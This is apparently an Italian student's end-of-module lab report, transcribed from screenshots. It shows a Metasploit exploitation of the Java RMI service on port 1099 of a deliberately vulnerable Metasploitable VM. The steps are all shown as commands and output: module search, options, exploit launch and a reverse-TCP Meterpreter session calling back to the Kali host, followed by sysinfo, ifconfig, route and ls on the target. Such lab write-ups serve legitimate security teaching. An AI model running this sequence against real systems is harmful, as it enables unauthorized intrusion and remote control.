
25.02.2024
Florin Eugen Peticaru


W16D4 Progetto fine modulo
Exploit Metasploitable con Meterpreter

La nostra macchina di metasploitable presenta una vulnerabilità sulla porta 1099 di tipo *Java RMI* che sfrutteremo per avviare una sessione di meterpreter con la quale otterremo informazioni sulla macchina target da Kali.




```
┌──(kali㉿kali)-[~]
└─$ msfconsole

                                                  < HONK >

       =[ metasploit v6.3.27-dev                          ]
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post       ]
+ -- --=[ 1385 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Adapter names can be used for IP params
set LHOST eth0
Metasploit Documentation: https://docs.metasploit.com/
```

- Iniziamo con l’avvio di msfconsole




```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                     Disclosure Date  Rank       Check  Description
   -  ----                                     ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                        normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server       2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server   2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl  2010-03-31  excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl
```

- Continuiamo cercando l’exploit che intendiamo utilizzare nel nostro caso **exploi/multi/misc/java_rmi_server**




```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

- Controlliamo i parametri che abbiamo a disposizione con il comando *show options* per vedere cosa configurare per eseguire l’exploit




```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > EXPLOIT
[-] Unknown command: EXPLOIT
msf6 exploit(multi/misc/java_rmi_server) > explloit
[-] Unknown command: explloit
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/cwHp5spfIh
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:46694) at 2024-02-25 16:09:50 -0500
```

- Configuriamo quindi **RHOSTS** con l’indirizzo IP della macchina target e facciamo partire l’exploit




```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
```

- Iniziamo ad ottenere informazioni partendo da quelle del sistema con il comando **sysinfo**




```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe5b:c11a
IPv6 Netmask : ::
```

- Vediamo anche le informazioni sugli indirizzi della macchina con il comando **ifconfig**



```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe5b:c11a  ::       ::
```

- Vediamo le impostazioni di routing con il comando **route**



```
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:33 -0400  bin
040666/rw-rw-rw-  1024     dir   2012-05-13 23:36:28 -0400  boot
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:51 -0400  cdrom
040666/rw-rw-rw-  13540    dir   2024-02-25 14:29:19 -0500  dev
040666/rw-rw-rw-  4096     dir   2024-02-25 14:29:25 -0500  etc
040666/rw-rw-rw-  4096     dir   2010-04-16 02:16:02 -0400  home
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:40 -0400  initrd
100666/rw-rw-rw-  7929183  fil   2012-05-13 23:35:56 -0400  initrd.img
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:22 -0400  lib
040666/rw-rw-rw-  16384    dir   2010-03-16 18:55:15 -0400  lost+found
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:52 -0400  media
040666/rw-rw-rw-  4096     dir   2010-04-28 16:16:56 -0400  mnt
100666/rw-rw-rw-  27451    fil   2024-02-25 14:29:46 -0500  nohup.out
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:39 -0400  opt
040666/rw-rw-rw-  0        dir   2024-02-25 14:29:04 -0500  proc
040666/rw-rw-rw-  4096     dir   2024-02-25 14:29:46 -0500  root
040666/rw-rw-rw-  4096     dir   2012-05-13 21:54:53 -0400  sbin
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:38 -0400  srv
040666/rw-rw-rw-  0        dir   2024-02-25 14:29:05 -0500  sys
040666/rw-rw-rw-  4096     dir   2024-02-17 06:04:11 -0500  test_metasploit
040666/rw-rw-rw-  4096     dir   2024-02-25 16:09:49 -0500  tmp
040666/rw-rw-rw-  4096     dir   2010-04-28 00:06:37 -0400  usr
040666/rw-rw-rw-  4096     dir   2010-03-17 10:08:23 -0400  var
100666/rw-rw-rw-  1987288  fil   2008-04-10 12:55:41 -0400  vmlinuz
```

- E con il comando **ls** possiamo anche vedere le varie directory e file presenti sulla macchina